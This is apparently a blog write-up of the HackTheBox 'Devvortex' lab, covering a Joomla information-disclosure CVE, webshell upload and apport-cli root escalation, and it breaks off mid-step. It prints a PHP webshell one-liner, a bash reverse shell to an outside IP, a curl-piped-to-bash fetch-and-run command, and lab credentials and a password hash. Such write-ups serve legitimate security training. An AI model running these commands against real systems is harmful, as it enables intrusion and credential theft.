
HackTheBox: Devvortex Writeup
/ 8 min read
Table of Contents
HackTheBox is an online platform designed for testing and improving your penetration testing skills.
It provides access to a variety of vulnerable labs that are regularly updated; these labs offer a mix of realistic scenarios and Capture The Flag (CTF) challenges.
I have decided to start publishing some of my Hack The Box writeups as I solve them. It’s a fun and educational way for me to learn new things in the field of penetration testing.
In this blog post, I will be discussing the machine Devvortex.
Devvortex Machine Specifications
- Operating System: Linux
- Difficulty: Easy
- Target IP Address: 10.10.11.242
Basic Enumeration
Firstly, as usual, I added the Target IP Address to my /etc/hosts file to assign a local domain name for it.
$ sudo nano /etc/hosts
After assigning the local domain name for the Target IP Address, I proceeded with a thorough port scan using Nmap to identify any open ports and services running on the machine.
nmap -p- -sV -T4 --max-retries 3 devvortex.htbBased on the scan results, I discovered that ports 22 (SSH) and 80 (HTTP) were open. This indicated that there might be potential entry points through these services that I could explore further.
Not shown: 65533 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)80/tcp open http nginx 1.18.0 (Ubuntu)The website utilizes nginx and its content appears to be associated with a development company.
However, it does not utilize HTTPS.
Upon inspecting the source code of the page, we can observe that the website has been constructed using HTML and jQuery.
Certain content is accessible within the following directories: css/,images/,js/.
We cannot list the content of these or any other directory because Directory Indexing is disabled, resulting in a 403 Forbidden error being displayed when accessing them.

Gobuster Directory Enumeration for Web Content
In order to comprehensively explore the web content of the Devvortex machine, I employed Gobuster—an effective tool for directory and file enumeration.
Despite the website not exhibiting PHP capabilities, I opted to include a scan for this extension as part of the enumeration process, aiming to identify any potentially intriguing files.
$ gobuster dir -u http://devvortex.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,php3,html
However, the directory enumeration concluded without revealing any noteworthy files or directories.
DNS Enumeration for Subdomains
After encountering unremarkable results from Gobuster, I decided to explore alternative avenues. Turning to DNS enumeration became the next logical step to investigate potential subdomains associated with the target.
$ gobuster dns -d devvortex.htb -w /usr/share/wordlists/amass/subdomains-top1mil-20000.txt
To my satisfaction, this approach yielded results!
Found: dev.devvortex.htbFound: piwik.devvortex.htbUpon discovering these two domain names, I promptly added both to my /etc/hosts file. Subsequently, visiting these domains allowed me to inspect their content for further insights.
Joomla Enumeration and Version Discovery
Upon investigating the subdomains, it was observed that the piwik.devvortex.htb domain redirects to devvortex.htb. However, the dev.devvortex.htb domain reveals another website.
Analyzing the source code of it, no Powered by text is found.

Nevertheless, the theme name hints at the possibility of it being a Joomla website. This suspicion is confirmed by checking the robots.txt file.
Joomla Version Enumeration
The next step involves determining the Joomla version to identify potential vulnerabilities. Accessing the /administrator directory yields a login page. However, this path can be utilized for further enumeration.

The presence of the joomla.xml file in the path /administrator/manifests/files/joomla.xml provides additional details about the Joomla version running on the server.
Exploiting Joomla CVE-2023-23752
Upon identifying the Joomla version as 4.2.6, further exploration reveals an interesting CVE (CVE-2023-23752) that could be exploited for Code Execution on the target host. The details of this CVE can be found at Joomla Security Centre.
The vulnerability allows access to JSON data containing MySQL database credentials.

{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},{"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":224}}While initially meant for MySQL database access, luck is on our side—the sysadmin’s password reuse allows us to log in to the Joomla administrator dashboard.

Once inside, we can leverage this access to explore further vulnerabilities and escalate privileges. Consideration is given to searching for additional exploits or misconfigurations within the Joomla environment to advance the exploitation process.
Exploiting Joomla for Command Execution
After successfully identifying and exploiting the Joomla vulnerability (CVE-2023-23752) to gain access to the Joomla administrator dashboard, the next step involves attempting to achieve command execution on the target system.
Injecting Malicious PHP Code
An initial attempt is made to inject malicious PHP code into the cassiopeia template’s index.php file using the following one-liner:
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>However, it is observed that the index.php file is write-protected, hindering the direct injection approach.
Uploading a Malicious Joomla Extension

As an alternative, a malicious Joomla extension is uploaded to the website. The chosen extension is the one developed by @p0dalirius, available at Joomla-webshell-plugin. Following the instructions provided in the GitHub repository, the extension is successfully installed, providing a web shell for command execution.
Command Execution with CURL
Using CURL, commands can be executed through the web shell. The following command is an example of retrieving system information:
$ curl -X POST 'dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\\n","stderr":"","exec":"id"}The successful execution is evident, establishing a connection as the user www-data.
Interactive Console for Shell Access
To further escalate privileges, an Interactive Console provided by the installed malicious extension is utilized. The console.py file from the repository facilitates obtaining a shell.

Using this console, exploration reveals the location of the user.txt flag inside /home/logan/.
However, access to this file is restricted.

User Enumeration with /etc/passwd
Attempting to identify additional users, the contents of the /etc/passwd file are downloaded. Unfortunately, no other users are discovered at this point in the exploration. The focus now shifts towards finding a pathway to escalate privileges and eventually gain root access.
Escalating to a Real Shell and Database Enumeration
Expressing dissatisfaction with the Interactive Shell, an alternative approach is adopted to spawn a more conventional shell.
Creating a Shell Script for Reverse Shell
An .sh file is crafted to execute the desired commands. The contents of this file aim to establish a reverse shell connection:
#!/bin/bashbash -i >& /dev/tcp/10.10.14.89/9999 0>&1This shell script is designed to initiate a reverse shell connection back to the specified IP address (10.10.14.89) and port (9999).
Executing the Shell Script

To execute the shell script on the target system, a PHP Development Server is initiated. The target downloads and executes the script, connecting back to a netcat listener:
curl http://10.10.14.89:9999/balzabu_reverse.sh | bashIn this command, the shell script is retrieved using curl and immediately piped to bash for execution. This process effectively establishes a reverse shell connection from the target to the specified listener.
The process and successful connection are depicted in the following image.
Accessing MySQL CLI with Successfully Obtained Credentials
With the credentials obtained during the Joomla exploitation proving valid, access to the MySQL command-line interface (CLI) is established through our new shell.
$ mysql -ulewis -pP4ntherg0t1n5r3c0n## -h localhost -D joomlaDatabase Enumeration: Joomla Users
Within the joomla database, exploration reveals the existence of the sd4fg_users table. Dumping its contents provides valuable user information:
SELECT * FROM sd4fg_users;In the user table, the presence of the confirmed user logan is reaffirmed:
650 | logan paul | logan | [email protected] | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |Observing the hashed password, it is inferred that bcrypt/blowfish algorithms were likely employed for encryption.

Cracking Password Hash and SSH Access
With the hashed password in hand, the next step involves attempting to crack it using hashcat. The hash is stored in a file named hash which contains the previously obtained result:
echo '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' >> hashThe cracking process is initiated using the following hashcat command:
sudo hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txtThe result of the cracking endeavor is successfully captured in the image:

Now armed with the cracked password, the journey advances towards SSH access. The credentials are utilized to log in as the user logan:
Upon successful authentication, access to the ‘logan’ account is granted:

Subsequently, the user flag is retrieved from the home directory:
logan@devvortex:~$ cat user.txt53ea1d7ae33dbd77cda0be21f4cfed7eWith user privileges secured, the focus shifts towards the ultimate goal— escalating to root and achieving full control over the system. The journey continues with an exploration of potential vulnerabilities and exploitation vectors.
Root Privilege Escalation: Exploiting CVE-2023-1326
To proceed with privilege escalation, an initial step involves enumerating the Linux kernel:
logan@devvortex:~$ (cat /proc/version || uname -a) 2>/dev/null
Linux version 5.4.0-167-generic (buildd@lcy02-amd64-010) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.2)) #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023
The examination reveals no apparent kernel exploits, prompting a shift towards inspecting services and binaries on the server.
Identifying Root Execution Capability
Exploring potential commands executable with root privileges, the apport-cli command stands out as the only addition.

Exploiting CVE-2023-1326
Upon discovering the presence of apport-cli, further investigation unveils a privilege escalation vulnerability—CVE-2023-1326, similar to CVE-2023-26604.
The details of this CVE can be found at National Vulnerability Database.
Exploitation Steps:
-
Create a Report File:
Execute the following command to generate a report file:
Terminal window apport-cli -f
-
Copy Report File:
Move the generated report file from
/tmpto/var/crash:Terminal window sudo mv /tmp/some_crash_file.crash /var/crash/ -
Exploit CVE-2023-1326:
Initiate the exploit by executing the following command:
Terminal window sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crashPress
